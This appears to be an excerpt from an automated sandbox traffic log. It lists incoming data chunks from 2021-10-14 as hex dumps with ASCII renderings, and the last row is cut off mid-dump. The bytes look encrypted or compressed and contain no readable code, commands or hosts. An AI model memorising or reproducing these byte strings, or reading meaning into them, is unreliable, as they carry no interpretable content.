2021-10-14 02:35:37 UTC	107	IN	Data Raw: b3 ce e7 cb 7a 9f fe b9 4e 54 9d ab f3 e6 fe dc 7f df f7 9b 01 4f ae 70 84 25 0e 6c 2c 09 b2 c6 c1 3c 38 37 69 49 14 09 5f be e1 24 55 f9 ba 8f e8 79 83 b3 7c 51 67 cf c7 48 2b 1c 8a ea 89 57 b1 1b 53 dc 70 07 c1 ad ad dd 87 e6 50 d9 7c f4 c1 26 ce 04 61 7e 31 2b 6a 51 1c d8 86 c6 f5 f6 33 f0 12 bc 49 61 a3 d6 9b db ad 1e 7c cd 2f 75 aa 1b 47 7a 29 d5 a0 39 76 45 12 4c 9d 9f 34 0e 93 58 35 7f c3 58 48 8a 4e e9 b2 b1 23 c2 b1 d5 ea ee 04 81 09 fe 9a e0 85 3f 50 33 a5 d2 66 5b 4e b8 85 e2 ca 98 91 85 50 6c 6d 55 98 b9 09 d9 33 9c 6a 5b ac e6 89 db c8 40 1e 9e f3 6b ad 24 cb dd 18 e0 4d 76 2a e5 68 ef 18 90 86 44 10 6e 3d 33 79 7e c4 08 ef 01 94 00 8a b7 91 63 7d 59 2c 93 0a 17 cd 38 ac e6 96 36 2b ed b8 cc ae c8 69 4c 7b 3d f9 f0 02 38 66 6a c2 05 82 24 2d Data Ascii: zNTOp%l,<87il_\$Uy QgH+WSpP &a~1+jQ3la /uGz)9vEL4X5XHN#?P3f[NPlmU3j [@k\$Mv^hDn=3y~c)Y,86+i L{=8fj\$-
2021-10-14 02:35:37 UTC	108	IN	Data Raw: fc 23 2e 7b 05 90 34 5a cf b1 93 2d 04 9e 4d c3 42 ee 8b 21 92 35 c0 e1 28 3b d1 1a 5a 05 c6 39 72 e1 bb d4 f5 60 d5 ea 17 6a 62 b3 32 0f 2d c2 18 d3 0b 2f 59 f6 7f e8 f1 b8 dc 98 3d fc 2a 9d 5a b3 7f 0a e0 fb 76 48 c8 52 ed fd ae c9 ab 2f 9f 54 32 69 f0 63 40 c7 8a f6 57 01 ab 96 01 83 3c d7 37 cf 94 57 8d 57 44 1f 8b de 89 f5 b3 43 9b 38 39 6a 91 d8 38 56 b6 93 c5 a4 05 16 78 db 92 85 5c c0 7f 59 d5 f0 b4 be 3c d6 20 10 46 a4 c7 40 9d c2 66 00 07 68 c5 28 5a 4d 83 dc 9f 72 50 58 ae 81 de 20 8c 0c cf c7 70 89 bf f8 07 55 f5 21 1a 3e cb 5b a0 e3 3d 62 cf 2e c3 b7 25 f9 ee 26 ee ee dc 71 c3 ab 0c 82 96 b2 c0 5d 23 1b 18 24 e3 fd 3c cc 8c 9b 53 bf 8d 91 0a 8c ab 73 14 ed a6 31 ce a6 b7 35 e2 a2 9c 78 3a 75 31 1e 19 53 6c 7a 91 66 cd dd d9 80 99 c2 79 f0 27 Data Ascii: #.{4Z-MB!5(;Z9r`jb2-/Y~*ZvHR/T2ic@W<7WWDC89j8Vx Y< F@fh(ZMrPX pU >[=b.%&qj)\$#<Ss15u:1Slzf/
2021-10-14 02:35:37 UTC	109	IN	Data Raw: d2 e9 4f fe 8d 37 e2 03 93 2d 6c d8 ae 32 48 af 14 02 44 28 1a 19 0a 4a 61 37 b2 33 57 c4 d4 3e 22 9f 96 5c eb 20 5a 3f 5d 35 4d 4d 9d 27 dc 4a b1 29 ac 15 e3 eb ea 26 7c 76 f0 9d 8f 23 50 f0 3b b4 d5 85 42 4f b8 8e dc 19 03 90 83 35 f9 6b 43 98 08 f6 da 22 9e 3f 11 af e6 8b b6 db 45 09 fe 76 f0 9b f4 57 f2 09 ed 23 81 3b e4 62 c3 e1 ef 88 43 7f d3 36 25 1c 82 4a 09 e5 2d be 5c 84 b6 9b 6c a1 08 2d 83 65 d8 db 29 a2 6b 80 92 d4 12 6c fc bd a2 12 76 7b 39 f1 ca 61 ba 75 1f f3 23 95 2f 9c df 28 58 79 82 44 e8 16 55 9c 30 76 c4 05 32 81 2e 91 c7 9a 79 7a 9f 38 6e 24 1b f0 f9 f3 a2 4a d9 09 55 07 f7 34 7f 26 1f 35 e9 f8 28 99 d9 cf 4e fe a2 8a 03 1e 71 0f 31 06 6f d5 90 1b 3c 3a ee e5 3a 53 14 f8 c0 7a 3b 1b 33 d6 c7 a6 9a ab cc a9 76 23 bb 17 cd 82 07 0b 0e Data Ascii: O7-l2HD(Ja73WM>`\ Z?5MM'J)& v#P;B05kC""?EvW#;bC6%J-l)e klv{9au# (XyDU0v2.yz8n\$JU4&5(Nq1 o<::Sz;3v#
2021-10-14 02:35:37 UTC	111	IN	Data Raw: 2c 03 90 72 37 2a ff d6 c7 9c 3e 25 d8 43 15 86 d6 f5 99 a2 47 87 3c b3 6e bb c9 3f 9b ce 97 d1 ba 67 47 50 76 93 96 52 d6 6f 1e f9 f6 b4 b2 02 5e 22 10 40 ca 12 56 89 df 21 6e 05 68 c5 61 64 17 84 c2 bc 8e 52 37 c3 97 53 2d a1 c1 10 d7 75 9b ff 57 16 53 90 62 32 d0 c5 87 a1 ff 6e 70 ea 06 f5 a3 31 e7 d5 8b c6 e8 d3 59 d4 a1 24 b0 9a ba de ab cc 19 32 22 f4 71 27 cc 8c 98 40 a3 9c aa 4b a4 54 77 14 eb 04 20 ca b2 a3 46 ad 0a 89 62 30 5d 88 05 29 5a 40 d4 ba 5e ca 27 f1 6d 8c ea 78 e3 aa e6 45 42 73 36 93 b8 4d 1c b6 11 4a 5d eb f6 25 dd 43 11 5f 49 f6 91 d6 48 f4 85 f3 c0 2c 31 59 df de 99 d5 17 97 9e 6f 47 03 ea 7f e1 5a 68 55 e8 9a 50 d0 97 89 a3 5d 99 23 d7 ba 8c a3 b2 77 76 c7 83 4e 95 17 33 1e dd 69 b3 42 b6 08 f6 d2 0d 81 e3 b3 0f 60 0a 52 07 ab 2f Data Ascii: ,r7*>%CG<n?gGPvRo""@V!nhadR7S-uWSb2np1Y\$2"q"@KTW Fb0j)Z@^mxEBs6Mj)%C_IH,1YoGZ hUPj#wvN3iB`R/
2021-10-14 02:35:37 UTC	112	IN	Data Raw: 87 aa 77 46 09 fe 3a d8 ac e1 40 e7 1c 8f 86 09 3a ee 07 4b 18 eb 82 f2 03 6f 1f 04 10 fc c2 67 2e 25 96 71 eb 7a 93 67 75 33 3a 42 21 13 db 28 80 45 f9 6d 21 c5 b6 eb ac b9 b1 5e 7d 28 f6 f7 68 99 bd b4 c4 32 91 02 f4 99 2c 37 24 5e 6c 17 ce 57 9c 75 bc ec 05 38 97 75 e3 a8 6e 7a 7a 99 10 55 25 1b fa da aa a0 4a e7 21 7b 05 fb 32 10 5b 1f 35 e3 f3 28 9f b6 02 08 fe a8 b2 33 09 1e fb 5e 07 69 fd 90 1a 3c 30 c6 bc 38 53 10 d0 ee 78 b0 1c 5c ab df ae 90 a6 6d ae 19 ee b5 17 c7 9d 0b 11 19 16 8d 54 f6 4f ee 05 84 41 61 65 8d 57 ff df 19 41 c6 3f c9 09 ca 55 23 29 51 ca 3b c9 49 ed 80 2e d5 28 bd d0 f5 f3 32 28 2c c2 ec ad 7d 28 e1 50 d0 35 98 83 ec 8d b9 6e e0 39 b0 8c 4b f1 35 44 5c 9f 72 14 05 1e 0d 62 fc e8 fc d2 4d 2e 0c 60 92 55 e6 69 4c 72 e3 eb 0b 63 Data Ascii: wF:@:Kog.%qzgu3:Bl(Eml'Y)(h2,7\$^Wu8unzzU%Jl{2[5{3^i<08SxlmTOAaeWA?U#)Q;:l.(2,){P5n9K5Dlr bM:`UiLrc
2021-10-14 02:35:37 UTC	113	IN	Data Raw: 80 fc a7 b3 c8 41 3e a2 31 eb c1 e1 12 ef d6 5f bd 7f 0e 88 90 ad 0e 1a 19 1d 18 28 9b 8a 3a cc 8a 4c 4d a4 bb 86 17 a4 49 7c 0b ca fa 21 e6 bf a0 af 7d 03 84 ae ea 4e 8d 01 3b 4a 4b 78 ab 55 d5 c7 0f 6c b1 cf 6e e3 b5 d0 59 05 70 36 9f ab 4a 60 02 13 5b 5c fd 76 bc f1 45 0d 47 44 85 ea dd 48 ef 9d ea c2 8a 21 73 bb c4 99 d7 1d e5 cb 68 58 28 ea 70 e6 35 fb 42 16 91 13 ce 8e 9a a2 71 a4 39 c9 6c 85 8a ca 49 de fa 7e b1 84 2c 80 1e cc 68 80 4a 59 0d f2 d7 19 8b fd 9c 69 62 0a 58 77 a5 3c 0d 3b f0 60 84 bd bd ef ed cb 24 db fd 30 ae 96 ad 96 1a ec a1 e2 65 d1 f7 7d a4 ee b8 c7 f0 2f 17 e7 bb a8 47 53 80 d7 57 e4 ef dd 6b 29 98 97 58 77 a8 75 ee 0d 02 63 35 df b2 d6 ca 23 29 b2 66 64 19 0e cb 63 ff 53 10 21 a9 81 d1 6a ff 0a 7e 40 66 c3 f1 b4 51 3e 80 e9 84 Data Ascii: A>1_(LMI)N;JKxUlnYp6J' vEGDH!shX(p5Bq9lI~-hJYibXw<;\$0e)/GSWk)Xwuc5#)fdcSli~-@fQ>
2021-10-14 02:35:37 UTC	114	IN	Data Raw: 2a 9f 54 23 8b 0b 62 40 c0 f1 36 41 29 09 81 db e6 fd fd dc c1 9c 3e 65 db 43 19 94 eb 89 fa a2 56 86 30 a8 bb 90 f4 29 e5 a1 94 d8 a7 c5 90 3f 8d 93 85 50 d8 75 62 32 f4 a5 b3 35 49 d9 11 6a b6 db da 3e d6 c0 1b 0e 70 19 d4 4f d1 7a 37 48 80 47 4b a3 97 42 2c 93 2e 30 da 48 94 eb 2f fb aa 00 2a 11 c3 c4 5b b7 fe af 74 31 2f ee b0 32 e4 d1 58 7f f9 0c 4e 04 26 27 88 9a bb d8 6a de 0c 13 22 e5 7b f4 72 9b 6c ae 95 8d ca a7 51 60 c2 7a 62 d3 44 05 9d a0 37 f5 63 67 0d 4e 82 1e 08 52 5f 4a 44 5f e6 d8 f2 64 85 14 77 f0 bb e4 1e e6 70 36 93 ab 76 60 02 13 5b 5c fa 76 bc f1 4b 18 5d d1 8a f3 cb 5b f5 96 e4 e0 6b 2d a1 b1 9b 92 a6 1d e1 d8 69 54 07 e6 75 f5 2f f0 44 e3 8f 21 33 97 a5 b8 76 da ce d2 92 82 b7 c4 1e ca 06 81 44 80 20 98 15 dd 72 94 4f e7 f2 df Data Ascii: *T#b@6A)>eCV0)?Pub25lj>pOz7HGKB,.0H/*[t1/2XN&?i}{r!Q#Z#D7cgNR_JD_dwp6v vKj[k-iTu/D!3vD rO
2021-10-14 02:35:37 UTC	115	IN	Data Raw: 69 41 fd ba 78 db 28 b8 1b 42 85 fd 88 d9 df 2b d8 f4 29 d6 9c fa 29 20 18 e0 46 21 3b f4 68 eb 18 eb c5 44 21 14 35 2b 16 ed c6 08 f6 17 95 7b f1 b6 91 67 7f 22 3c 92 08 3b cc 29 a8 5b fb 7a 56 a9 b3 ea a8 b1 71 30 3d 38 f0 e2 6f bd 19 2d c9 23 91 2c f0 f5 60 59 73 5a 6e 66 5a 54 9a 1e 75 81 db 30 81 65 f7 c2 e7 32 7b 9f 3c 41 2a 1f 8d b8 f2 a2 4e e3 0b 2e 4f fa 34 7b 49 22 34 e9 f2 46 ba d9 cf 0a fe a2 a8 09 5f 2a 27 c9 07 6f df 31 66 7f 3b ee e1 38 51 6d bb c1 7a b4 0d e9 c1 09 2b b1 ab 6f a9 0b 66 b6 17 c9 a8 07 0b 0e 6a 49 50 f6 35 f9 2d 9d b7 61 6f 90 46 c4 cb 24 27 c1 50 d4 08 db 5a 06 60 51 e6 3c e2 5d c7 8f 35 cb 24 95 d2 f5 ec 3e b9 30 fa 7b a7 51 24 ea 03 81 31 98 81 c6 d2 ff 6f ea 30 ba 9c 22 14 0e 45 56 8a 48 0c 6f 36 f8 63 f8 fc ce 4c 2e Data Ascii: iAx(B+)) F!;hD!5+{g"<)}[zVq0=8o-#;`YsZnfZTu0e2{<A~N.O4l f"*_o1f;8Qmz+ofjIP5-aoF\$PZ'Q'>]5>0{Q\$1o 0"EVHo6cL.
2021-10-14 02:35:37 UTC	116	IN	Data Raw: 65 9d d9 4b 14 58 ff 24 3f cf c2 a5 a7 d9 ba 74 ca 39 14 b0 34 f2 c8 9d e3 ee c7 54 cd bc f2 89 b6 b0 c5 71 db c9 0b 26 eb 68 28 c1 8c 8b 4d a4 96 6b 1d 88 49 61 16 90 47 21 ca b6 b4 fb d9 00 8f 7d 2f 56 9a 13 19 48 4d 67 a8 a0 cb e5 d3 7c 9b d4 e5 ce bb e0 36 f6 a1 24 99 b4 5e 5b 1d 13 4a 5d ce b0 bc dd 49 6f 46 40 9d e2 dc 57 ed 85 f8 eb 65 2d 40 be 49 98 f9 10 f2 dd 7e 4d 3c 35 7b e6 24 ef 5a fb 9d 3f dc 9b 96 b3 8f b4 1e d5 86 ae b9 d9 62 14 04 90 43 82 c1 8a 32 d3 7b 9d 2b ed 0d de df 1b 88 f6 d8 d2 71 07 58 79 b3 30 09 c5 e0 47 91 a5 1c 89 3e 3f a8 c4 ef 23 a5 85 ba 84 19 ea 54 e3 58 d7 ff 8b bd 52 8d 80 0c 5e 5f ef 77 a8 43 5e 8b c9 42 1a ff fa 7a ef 09 ba 51 04 b7 7e fd 06 09 6b 2b cd 4c c6 ed 22 38 37 2e 49 14 09 53 dd 82 c8 c6 fb bb 93 cc 05 a5 Data Ascii: eKX\$?t94Tq&h(MklaG!)/VHMgl6\$^J]JoF@We-@l-M<5{\$Z?bC2{+qXy0G>?#TXR~_wC~BzQ-k+L"87.IS

Timestamp	kBytes transferred	Direction	Data
2021-10-14 02:35:37 UTC	118	IN	Data Raw: 0b 19 7e 81 1a 76 f9 fb 33 ad 6d ed cc 9a 7c 6c 61 39 6f 26 0c fb f2 f4 ba b4 e0 25 57 2c f9 1f 9c 24 64 7e e8 f8 2e f6 cf cd 0a f4 88 a8 29 1f 62 3f 5d 07 42 d5 86 1b 94 3a ee f4 2c 58 3d e3 c0 7d a7 e4 32 fa dd be 91 ab 68 be 88 22 9b 15 da 89 07 0c 16 87 78 79 f4 62 fa 06 7e 42 1a 24 80 50 d3 a1 0b 43 c0 5a fe 3e d5 47 97 b5 50 ca 3a 61 17 e9 80 2c f2 3f 86 f3 f5 f3 93 47 31 c3 17 a7 51 35 fe 6b c1 1b db 85 d5 ac a0 90 eb 18 b7 9e 0e 26 24 41 56 91 4f 16 ed 70 d5 6d fe 81 19 c4 4c 24 1e 15 dd 79 c3 76 77 59 e1 fa 08 1b 16 4f 6b cb ff 5b 69 54 ba fa b6 6c 30 5e fb f8 36 27 fc 22 8d 04 c0 b2 25 33 9d 3d dd c1 8e a0 3b c8 90 35 f2 b2 96 87 39 12 89 65 6e 42 ae da 05 86 1d 25 e5 28 3d 37 a8 04 2d 50 38 66 ff 18 eb 8b ed fe e0 03 43 83 a1 35 87 8d 58 c5 c0 0f Data Ascii: ~v3m la9o&%W,\$d-.)b? B;X=-)2h"xyb-B\$PCZ>GP:a.?G1Q5k&\$AVOpmL\$yvwYOk[iTI0^6""%3=-;59enB%=(7-P8fC5X
2021-10-14 02:35:37 UTC	119	IN	Data Raw: b4 43 65 66 c6 48 57 ec e7 41 dc 43 1d 42 2f 4c fb d6 42 91 6a f4 eb 72 36 30 65 b5 99 df 72 1d d9 6f 41 2a e9 79 e6 22 9f 5e e9 90 35 de 91 b8 81 6c b0 32 d5 ba a0 a6 c2 7b 6a 89 80 4e 99 2c 82 0f d4 4b bd 55 a7 0a b1 5c 09 81 e3 f1 cb 76 00 85 52 b6 2f 06 13 aa 6a 9b ac 34 e7 d7 e8 74 de ff 36 c7 0f aa 89 00 90 37 e2 74 d0 e2 ab ee c3 b4 db e2 a8 b6 d8 45 be 4e 58 f5 4e 5d e4 f8 b9 ee d7 99 b1 5a 15 ac 7f 81 fc 08 7a 20 d9 a3 c0 d5 14 d5 48 67 4e 03 80 42 d4 f6 4a d5 e5 ab 9b d8 56 c9 04 7e 57 cf cd 0d 5e 44 06 a3 42 8d 46 b2 65 cb ca 58 e2 c2 c2 04 c8 0a eb 5c d1 13 c7 8e 7c d7 14 23 76 33 d3 66 2e c9 c7 92 d2 e3 a5 95 f1 12 b2 7e 3d cb c1 fe 60 17 1e 76 e1 11 d7 19 19 47 79 2e f5 63 55 c4 41 05 cb 89 9b 33 60 32 7a 24 55 d8 5f c1 a4 48 65 49 13 32 e3 Data Ascii: CefHWACB/LBjr60eroA*y"^^5l2[jN,KUlvR/j4t67tENXNjZz HgNBjV-W^DBFex\ v3=f.-=vGy.cUA3'2z\$U_HeI2
2021-10-14 02:35:37 UTC	120	IN	Data Raw: 27 3f 51 42 78 ff 1c d6 ce 18 e3 d1 73 cc 17 d2 d3 25 9e 50 cb 99 f0 78 fb a2 39 fa 35 81 da 7d dc 34 47 30 d0 c8 b6 75 32 ff e4 d5 14 8f 92 58 b8 9d 76 fc a8 a3 ae 33 14 9b 44 56 8a 6c 1f 37 67 69 4f f7 ff f6 d2 d6 06 17 48 cb 5d f5 7e 75 78 f6 7b 21 2e f9 6c 50 52 cf 59 6c 54 a1 23 68 ce 5f cc d3 35 34 f9 28 b4 39 db 4c 2e 6b 8d 16 df f1 b5 ee 55 05 94 4b b4 df b5 83 33 cf 7f 67 6e 42 cb a9 11 86 1d 2f f6 3a 29 cd bf 65 05 c6 32 bb 17 ad fc 5d 62 fd c7 06 42 8e 9f 16 09 3a 45 37 e2 0b 2e 40 cb a7 ee e7 af 46 3a 16 fc 2b 3e 58 ac 69 36 d1 e9 5e e3 e0 76 e7 fa b0 92 bd 2a 9f 54 37 f0 e6 77 2f 37 9f e2 45 46 ea 94 01 83 3b da e4 c5 95 51 9a c8 66 37 61 dd 9a fb 2e 6d 8d 2f ae 56 8d c9 25 e0 8f bf d5 b0 15 17 dd 71 92 85 57 d3 7f 65 11 5c b4 b8 20 73 0f 15 Data Ascii: "?QBxs%Px95j4G0u2Xv3DVI7giOHj]-ux{!.IPRYIT#h_54(9L.kUK3gnB;.)e2 B:E7.@F:++Xi6^v*T7w/7EF; Qf7a.m/V%qWw\ s
2021-10-14 02:35:37 UTC	121	IN	Data Raw: 25 e8 d2 cd 48 c5 ec 27 a8 94 bc 96 13 01 ab ce 54 cb e7 92 af da 62 be 1d a3 a0 fa 0e 31 4f 5e 90 dc 33 6f ff d6 79 b8 15 ba 51 0e a5 68 f8 18 1e 7a 37 c3 ad cd 3f 3d 16 56 76 4d 3c 26 40 d4 f0 63 e2 fb ba 8f e6 4f ec 01 74 68 05 de ce 4a 4f 19 98 fd 8d 57 af 6b db 20 71 21 d6 d3 06 f7 15 ed 5c db 28 6e 90 6d c8 1d 13 43 21 3d 71 9b c4 26 87 ea f1 8f 2e e4 0f ab 41 7d d8 d6 eb 51 51 1f 5a ff 39 1c 09 1d 6f 19 3b dd ad 39 33 46 12 40 9d 89 2c 7b 32 4d 35 64 d9 56 6e 65 49 49 54 a0 33 d2 95 ca c6 eb 0e 85 5a de 99 e0 87 78 1f 33 a5 d2 85 ce 4c b8 82 eb c6 14 87 85 4b 57 76 61 6c 66 56 d7 33 84 f1 25 85 e4 8d df c6 67 1a e3 29 cd ad ed 59 08 19 cc 6f 1a 37 8b 94 ea 1a ed 9e 2a c5 68 34 2f 79 11 c7 08 e3 3f f9 ae 86 b6 9b 08 81 23 c3 94 19 1d c4 09 bb 46 f9 Data Ascii: %H'Tb1O^3oyQhz7?=VvM<&@cOthJOWk q\ (nmC!=q&.A)QQZ9o;93F@.{2M5dVne IT3Zx3LKWval fV3%g)Yo7*h4/y?#<F
2021-10-14 02:35:37 UTC	123	IN	Data Raw: 6e 54 a1 9c 84 cf 5f d1 e8 32 25 eb 4d 60 00 da 4a 32 70 4a 14 df e0 5a 5e 55 05 96 2d 97 0b b7 87 33 7d 77 64 6e 44 fd 90 37 97 63 69 e4 28 39 d6 84 75 19 c4 38 60 e6 a3 ed 5a 69 fd 89 02 42 82 d8 c5 08 3a 49 0c de 1a 23 25 0e 6f ec e1 b9 3f 62 3f fc 21 50 b7 b6 6b 18 e1 83 8b e7 c8 58 88 06 bb e1 48 3c f0 87 26 e4 fd 0c be c7 9e e4 50 26 12 9b 6e 75 29 ff da dd fb 84 98 da 49 70 77 de 9a f7 ba 28 58 2d b5 4f fe 26 38 f4 a1 84 df a1 1d 7f 1c 77 92 81 47 c8 43 6d 3b f4 b2 ab 21 28 05 12 46 a3 c0 44 98 c5 46 c3 2f 6a cf 08 60 07 95 c4 9f b2 51 58 ae bf 7d 25 8c 0a e6 34 66 9d d9 3f 23 57 ff 33 23 c0 de 50 8e d8 b5 65 c9 06 ec a1 31 eb ee 61 ec ee dc 36 f4 a9 0c 8e 8b aa d7 1a e6 1d 18 24 f2 61 2b a3 97 9b 40 b1 42 9a 39 8c 6f 77 14 e1 17 34 e2 8a a3 21 c0 Data Ascii: nT_2%M'J2pJZ^U-3jwdnD7ci(9u8'ZiB:l:#%o?b? PkXH<&P&nu)lpw(X-O&8wGCm;!(FDFj'QX)%4f?#W3#Pe1 a6\$a+@B9ow4!
2021-10-14 02:35:37 UTC	124	IN	Data Raw: 1e c0 d3 04 c9 90 70 4d d7 05 c2 0d 7c ce 1a 1d cc 27 3b 48 24 d8 d8 8c d7 f1 9b ad dd 33 a9 53 b6 53 e9 e5 48 af 14 a6 f9 28 1a 03 31 53 70 3a d7 8f 6e c5 47 18 32 9c 9b 33 7a df 51 35 75 ba 5b 4d 9b 53 6e 4f bb fd d3 bc ca dc ee 0e 89 7f e4 91 c8 b9 50 f0 3b 7b d8 ec e2 4e f9 98 f4 e2 07 90 85 5a 40 69 43 92 7e 7b db 22 8d 16 4a ad f6 8d d9 d9 5e 09 f4 28 86 b8 0c 53 ba 18 e0 4e 09 39 99 13 ea 1a ef 8a 41 6d 16 35 25 12 c7 c6 1b d5 23 96 91 84 b6 91 6f 7e 22 d2 90 f4 06 96 29 a8 53 fb 13 1e ed b2 ee d1 cd 66 4d 7f 3b 20 ab 6d ab 66 42 dc 23 95 24 db 8c 29 58 79 23 11 1c 12 51 99 0e 8f ef 13 cc 80 65 f3 eb b7 79 79 11 8f 3e a4 1a f0 f6 f1 a0 31 61 08 55 03 d3 6f 7d 26 15 48 96 f9 2a 9d da d9 08 85 dd a9 29 1b 73 74 df 06 6f d1 ae eb 3e 3a e4 e1 2e ad 17 Data Ascii: pM ';H\$3SkSH(1Sp:nG23zQ5u MSnOP; NZ@iC~{''J^(SN9Am5%#o~-)SfM; mfB\$)Xy#Qeyy>1aUo &H*)sto>..
2021-10-14 02:35:37 UTC	125	IN	Data Raw: ee 75 e7 e3 e5 e1 d0 e8 9f d7 2a 9f 56 32 7e d2 4e 49 e0 88 f4 55 01 2e 94 01 8f 02 ad a2 52 95 51 9e cd d9 3a a6 d6 bc e6 b4 5f a5 02 b7 45 97 f2 6f 8a 3e 96 d1 b4 0b 9b 75 5b 98 a3 4e df 74 62 11 d9 b6 b8 2c 71 7d 6e df a4 d3 50 90 4f 6b 81 0c 4e d6 11 64 08 97 e0 9a 9d 54 5e 82 c1 2d be 8d 0c ca c1 fe b8 fe 5a 21 4f e0 1d 28 f8 e2 59 a6 f3 9a 33 b1 b7 c3 a3 35 f6 5c ab c3 e4 f0 42 cd 87 16 a0 b7 b8 d4 73 e6 45 66 bb f5 70 3f d0 16 bf 6d b0 ba 89 03 94 47 7b 3c c6 06 20 cc 98 f9 5f 53 0b 9c 7c 2d c7 ac 33 12 7f 5d 67 86 41 c5 e1 dc 6f 9d c4 55 bc d4 79 37 fc 75 28 03 91 68 78 2f 0d 55 1c f9 85 95 f0 41 1b 52 6a fb 87 4f 49 fe 92 ea e2 ee 05 72 bc 91 86 dc 02 bb c7 63 6f 2f fb 7b e0 0e 92 2b 71 91 3f c9 89 83 33 54 98 3e f5 8d 8e b9 a6 6e 12 2c ac 4c 9f Data Ascii: u*V2-NIU.RQ:~_Eo>u Ntb,q)nPOkNdT^~Z!O(Y35\BsEfp?mG<[_Sj-3]gAoUy7u(hx/UARjOIrc /+q?3T>n,L
2021-10-14 02:35:37 UTC	127	IN	Data Raw: 68 a7 b5 d4 bf 05 90 85 45 4f 41 6e 90 67 7c f1 48 ea 8e 4b ad e2 92 eb 43 61 24 fa 0f c3 88 d2 2a f4 18 e0 54 23 17 e6 68 ed 30 81 f6 dc 11 6a 30 3a 25 77 e3 25 eb 01 89 48 a4 d8 93 67 7f 3b 14 bf 08 13 dd 03 c2 2f 60 6c 2b e9 ad de 36 96 4a 43 5d 26 c4 c6 1c a9 64 6a d3 0b b8 2c f3 8e 02 36 0d c7 6d 1d 16 4a af 80 54 c3 0a 14 9e 5a d5 b1 98 7b 7a 80 32 6b 09 19 f0 f4 d9 cc 34 78 08 55 03 e4 02 e5 03 32 3a cf e7 1c b9 59 cd 0a fe bd a2 01 32 73 0f 59 2d 05 ab 1f 1a 3c 3e f1 d2 a0 76 3b f6 e6 65 87 3a b9 d4 df a6 84 83 42 aa 76 25 9d 7d b3 1b 06 0b 0a 66 41 cf d3 64 f6 0b 82 78 41 fd 83 50 d7 d6 34 6c c2 50 d2 22 a0 21 83 9f 50 ce 24 d8 c1 cd ad 26 fe 3e ac e3 64 f1 34 47 28 eb c1 a5 51 22 c2 12 ba a9 99 85 c0 b6 83 f4 cf 19 bc ac 3b 06 17 d3 54 80 4a 15 Data Ascii: hEOAng HKCa\$*T#hOjO:%w%Hg;/I+6JC &dj,6mJTZ[z2k4xU2:Y2sY-<>v;e:Bv6)fAdxAP4IP'!P\$&>d4G(Q';TJ
2021-10-14 02:35:37 UTC	128	IN	Data Raw: 56 58 ae bd 39 59 15 0d ce df 7b fc 49 75 2a 5b d9 2a 53 f0 f4 5f a6 f5 ab 4d e2 2c c2 a5 1b 83 b8 17 ef ee d2 46 b0 31 29 a5 95 9c cb 17 ec 5f 1c 22 f4 6f 2e e4 a1 98 40 bd b6 fb 62 3d 59 77 10 f4 67 ba ef 9f ac 07 d5 69 bc 2d 34 5d 89 01 14 71 6d 7a ba 58 e0 a7 8f f4 9c c2 7b f9 ce 7a 13 d1 7e 10 86 d0 65 11 0d 13 4a 48 e9 a0 90 df 43 1d 7e 2e e7 60 d7 48 fa 89 90 71 51 0d 50 96 a8 fc f5 6c e7 d8 6f 58 0b d1 56 e4 24 f6 7f 86 ee a6 cc 96 8d b6 17 2f 17 fe 9d a2 b9 a4 51 63 00 81 4e 80 1f a3 33 df 63 99 7a cd 72 47 da 08 85 fa bb 56 47 27 56 4e a1 48 26 a1 e5 6b 9b ba 0d c3 c3 c0 51 f1 91 4e 31 84 ab 8d 19 97 30 c7 59 d5 c8 9c cd e2 14 d5 f3 a1 bf e0 49 96 4c 5e 9c ee 36 9a 67 d7 73 d3 86 d2 cb 21 85 79 c8 14 60 5a 96 d0 b2 c7 da 14 17 4e 67 4e 3e 63 3b Data Ascii: VX9Y lu*[*S_M,F1)_"o.@b=Ywgi-4 qmxX{z-eJHC~-.`HqQPloXV\$QcN3czrGVG^VNh&kQN10YIL^6gsly'ZNg N>c;

Timestamp	kBytes transferred	Direction	Data
2021-10-14 02:35:37 UTC	129	IN	Data Raw: 22 95 2a d3 05 28 58 73 c4 49 30 03 73 ba 97 71 ee 05 12 80 68 f5 c7 87 53 57 9d 38 45 0e 9d 8e 6b f2 a2 4e c1 87 55 07 fb ae 5a 0b 0d 13 c9 76 2a 99 d9 ef 02 f9 a2 a8 36 0d 59 22 5d 07 69 ff 00 65 a5 3b ee e1 1a dc 16 f8 c0 e0 95 37 21 f0 ff 29 9a ab 6f 88 6c 24 b7 17 d2 b3 2f 26 0c 79 7f 7f 74 37 61 2c 9d 44 a1 ff 81 50 d7 54 39 6c d1 76 f4 98 ca 5f 1a be 1b cd 3b e1 41 c0 ad 2a d8 27 bf 45 8e 6a 35 47 35 e3 7d a7 51 24 72 5d e9 22 be a5 55 a9 b9 6e ca 7b b5 8a 24 23 1b 6c 7b 82 4a 08 39 f3 87 fa fd ee d0 e4 de 2e 06 48 51 72 cb 7e 42 7c 73 eb 0d 0c c8 35 40 c8 e7 52 44 79 a9 f3 7c e4 dd a9 62 20 34 fd 02 0f 01 da 4c be 3a b2 07 f9 ca a6 a2 54 05 b0 4a ff de b5 9d 11 3f 8b 65 68 68 6c ff bf 87 1d 21 c5 bc 3d c7 97 c7 20 eb 29 40 d5 3b fc 5d 60 f5 63 04 Data Ascii: ""(XsI0sqhSW8EkNUZv*6Y)"jie;7!)o!S/&yt7a,DAPT9lv_;A*Ej5G5)Q\$jr]Un{J9.HQr-Bjs5@RDy b 4L:TJ?ehhl !=)@:]`c
2021-10-14 02:35:37 UTC	130	IN	Data Raw: 73 f0 9f c0 22 50 f0 31 3f fd c7 d9 68 98 27 f4 e2 07 b0 6f 5d 40 69 5a ba 4a 78 db 24 be 95 34 34 e7 8d dd f9 e0 09 f4 29 46 9f df 57 d0 38 44 4c 0b 3a c4 85 ec 1a eb 9f 6d 3d 68 34 23 3c 6b b8 91 e4 27 92 5b 21 b6 91 67 e5 07 11 80 2c 33 7e 29 a8 51 d9 83 2c ed b2 f5 b5 9b 4a 4f 7b 3f da 64 13 32 65 6a cc 03 33 2e f3 88 b2 7d 5e 4f 4a 3d b4 55 9a 1a 51 e9 0d 32 81 72 dd ea 98 7b 7c b5 be 3d bd 1a f0 f6 d3 05 4a e1 09 cf 22 d6 26 59 06 b8 35 e9 f8 0a 97 d1 cf 0a e1 b1 80 04 1d 71 09 75 81 11 4c 87 1b 38 1a 46 e5 3a 53 8c dd ed 68 96 3a 9b d6 df a6 ba 8a 67 a8 76 3c be 3f e0 80 07 0d 24 ff 07 cc f7 49 fc 0d 34 40 61 6f 1b 75 fa dc 3a 61 69 50 d4 08 ea 75 12 9e 50 d5 2b c9 76 ea 80 2e f2 a3 eb 5a f1 f3 30 67 9b c3 ec a7 cb 01 c5 69 e2 10 32 85 c4 a9 99 54 